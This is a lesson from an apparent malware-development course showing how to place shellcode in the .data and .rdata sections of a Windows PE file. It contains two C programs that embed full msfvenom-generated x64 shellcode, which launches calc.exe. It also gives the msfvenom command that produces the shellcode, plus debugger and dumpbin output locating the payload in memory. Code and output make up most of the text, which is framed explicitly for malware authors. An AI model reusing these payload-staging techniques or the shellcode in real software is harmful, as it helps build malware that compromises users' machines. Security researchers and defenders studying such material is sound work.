Payload Placement - .data & .rdata Sections

Introduction

As a malware developer, one will have several options as to where the payload can be stored within the PE file. Depending on the choice, the payload will reside in a different section within the PE file. Payloads can be stored in one of the following PE sections:

- `.data`
- `.rdata`
- `.text`
- `.rsrc`

This module demonstrates how to store payloads in the `.data` and `.rdata` PE sections.

.data Section

The `.data` section of a PE file is a section of a program's executable file that contains initialized global and static variables. This section is readable and writable, making it suitable for an encrypted payload that requires decryption during runtime. If the payload is a global or local variable, it will be stored in the `.data` section, depending on the compiler settings.


The code snippet below shows an example of having a payload stored in the `.data` section.

```
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .data saved payload
unsigned char Data_RawData[] = {
        0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41,
0x51,
        0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B,
0x52,
        0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B,
0x72,
        0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D,
0x41,
        0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20,
0x8B,
        0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00,
0x48,
        0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18,
0x44,
        0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9,
0x41,
        0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
        0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
0xF1,
        0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58,
0x44,
        0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48,
0x44,
        0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48,
0x01,
        0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41,
0x59,
        0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58,
0x41,
        0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D,
0x48,
        0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D,
0x8D,
        0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF,
0xD5,
        0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D,
0xFF,
        0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB,
0xE0,
        0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41,
0x89,
        0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

        printf("[i] Data_RawData var : 0x%p \n", Data_RawData);
        printf("[#] Press <Enter> To Quit ...");
        getchar();
        return 0;
```

```
}
```

The image below shows the output of the above code snippet in xdbg. Make note of a few items within the image:

1. The .data section starts at the address `0x00007FF7B7603000`.
2. The `Data_RawData`'s base address is `0x00007FF7B7603040` which is an offset of `0x40` from the .data section.
3. Note the memory protection of the region is specified as `RW` which indicates it is a read-write region.



```
00007FFD5EA3F000 0000000000001000  ".rsrc"       Resources                    IMG -R---
00007FFD5EA32000 000000000000D000  ".pdata"      Exception information        IMG -R---
00007FFD5EA2F000 0000000000003000  ".data"       Initialized data             IMG -RW--
00007FFD5E9F4000 000000000003B000  ".rdata"      Read-only initialized data   IMG -R---
00007FFD5E931000 00000000000C3000  ".text"       Executable code              IMG ER---
00007FFD5E930000 0000000000001000 ucrtbase.dll                                IMG -R---
00007FFD3B98A000 0000000000001000  ".reloc"      Base relocations             IMG -R---
00007FFD3B989000 0000000000001000  ".rsrc"       Resources                    IMG -R---
00007FFD3B988000 0000000000001000  "_RDATA"                                   IMG -R---
00007FFD3B987000 0000000000001000  ".pdata"      Exception information        IMG -R---
00007FFD3B986000 0000000000001000  ".data"       Initialized data             IMG -RW--
00007FFD3B981000 0000000000005000  ".rdata"      Read-only initialized data   IMG -R---
00007FFD3B9A1000 0000000000010000  ".text"       Executable code              IMG ER---
00007FFD3B9A0000 0000000000001000 vcruntime140.dll                            IMG -R---
00007FF7B7606000 0000000000001000  ".reloc"      Base relocations             IMG -R---
00007FF7B7605000 0000000000001000  ".rsrc"       Resources                    IMG -R---
00007FF7B7603000 0000000000001000  ".data"       Initialized data             IMG -RW--
00007FF7B7601000 0000000000001000  ".text"       Executable code              IMG ER---
00007FF7B7600000 0000000000001000 lesson1.exe                                 IMG -R---
00007FF53C1B0000 0000000000001000                                             MAP -R---
00007FF53C1A0000 0000000000001000                                             PRV -RW--
00007FF53A1A0000 0000000002000000 Reserved                                    PRV
00007FF43A180000 0000000100020000 Reserved                                    PRV
00007FF43A085000 00000000000FB000 Reserved (00007FF43A080000)                 MAP
```

```
C:\Users\User\source\repos\Lesson1\x64\Release\Lesson1.exe
[i] Data_RawData var : 0x00007FF7B7603040
[#] Press <Enter> To Quit ...
```

.rdata Section

Variables that are specified using the `const` qualifier are written as constants. These types of variables are considered "read-only" data. The letter "r" in `.rdata` indicates this, and any attempt to change these variables will cause access violations. Furthermore, depending on the compiler and its settings, the `.data` and `.rdata` sections may be merged, or even merged into the `.text` section.


The code snippet below shows an example of having a payload stored in the `.rdata` section. The code will essentially be the same as the previous code snippet except the variable is now preceded by the `const` qualifier.

```
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .rdata saved payload
const unsigned char Rdata_RawData[] = {
        0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41,
0x51,
        0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B,
0x52,
        0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B,
0x72,
        0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D,
0x41,
        0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20,
0x8B,
        0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00,
0x48,
        0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18,
0x44,
        0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9,
0x41,
        0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
        0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
0xF1,
        0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58,
0x44,
        0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48,
0x44,
        0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48,
0x01,
        0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41,
0x59,
        0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58,
0x41,
        0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D,
0x48,
        0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D,
0x8D,
        0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF,
0xD5,
        0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D,
0xFF,
        0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB,
0xE0,
        0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41,
0x89,
        0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

        printf("[i] Rdata_RawData var : 0x%p \n", Rdata_RawData);
        printf("[#] Press <Enter> To Quit ...");
        getchar();
        return 0;
}
```

The image below shows the output of running dumpbin.exe on the PE file. Installing Visual Studio's C++ runtime will automatically download dumpbin.exe.


Command: `dumpbin.exe /ALL <binary-file.exe>`

Scroll down and view the details of the `.rdata` section which contains the data stored in its raw binary format.



```
SECTION HEADER #2
  .rdata name
    107A virtual size
    2000 virtual address (0000000140002000 to 0000000140003079)
    1200 size of raw data
    1200 file pointer to raw data (00001200 to 000023FF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
40000040 flags
         Initialized Data
         Read Only

RAW DATA #2
  0000000140002000: F4 2F 00 00 00 00 00 00 18 2F 00 00 00 00 00 00  ô/......./......
  0000000140002010: 32 2F 00 00 00 00 00 00 46 2F 00 00 00 00 00 00  2/......F/......
  0000000140002020: 62 2F 00 00 00 00 00 00 80 2F 00 00 00 00 00 00  b/......./......
  0000000140002030: 4E 30 00 00 00 00 00 00 3A 30 00 00 00 00 00 00  N0......:0......
  0000000140002040: 24 30 00 00 00 00 00 00 0A 30 00 00 00 00 00 00  $0.......0......
  0000000140002050: 04 2F 00 00 00 00 00 00 DE 2F 00 00 00 00 00 00  ./......Þ/......
  0000000140002060: C4 2F 00 00 00 00 00 00 A8 2F 00 00 00 00 00 00  Ä/......¨/......
  0000000140002070: 94 2F 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ./..............
  0000000140002080: 3E 2C 00 00 00 00 00 00 28 2C 00 00 00 00 00 00  >,......(,......
  0000000140002090: 10 2C 00 00 00 00 00 00 5C 2C 00 00 00 00 00 00  .,......\,......
```

Scrolling down further shows the allocated payload which is highlighted in the image below.



```
0000000140002250: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0000000140002260: 5B 69 5D 20 52 64 61 74 61 5F 72 61 77 44 61 74  [i] Rdata_rawDat
0000000140002270: 61 20 76 61 72 20 3A 20 30 78 25 70 20 0A 00 00  a var : 0x%p ...
0000000140002280: 5B 23 5D 20 50 72 65 73 73 20 3C 45 6E 74 65 72  [#] Press <Enter
0000000140002290: 3E 20 54 6F 20 51 75 69 74 20 2E 2E 2E 00 00 00  > To Quit ......
00000001400022A0: FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51  üH.äðèÀ...AQAPRQ
00000001400022B0: 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52  VH1ÒeH.R`H.R.H.R
00000001400022C0: 20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0   H.rPH.·JJM1ÉH1À
00000001400022D0: AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED  ¬<a|., AÁÉ.A.Áâí
00000001400022E0: 52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88  RAQH.R .B<H.Ð...
00000001400022F0: 00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44  ...H.ÀtgH.ÐP.H.D
0000000140002300: 8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48  .@ I.ÐãVHÿÉA.4.H
0000000140002310: 01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1  .ÖM1ÉH1À¬AÁÉ.A.Á
0000000140002320: 38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44  8àuñL.L$.E9ÑuØXD
0000000140002330: 8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49  .@$I.ÐfA..HD.@.I
0000000140002340: 01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A  .ÐA...H.ÐAXAX^YZ
0000000140002350: 41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41  AXAYAZH.ì ARÿàXA
0000000140002360: 59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00  YZH..éWÿÿÿ]H°...
0000000140002370: 00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B  .....H......A°1.
0000000140002380: 6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF  o.ÿÕ»à.*.A°¦.½.ÿ
0000000140002390: D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47  ÕH.Ä(<.|..ûàu.»G
00000001400023A0: 13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00  .roj.YA.ÚÿÕcalc.
00000001400023B0: 40 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00  @...............
00000001400023C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000001400023D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```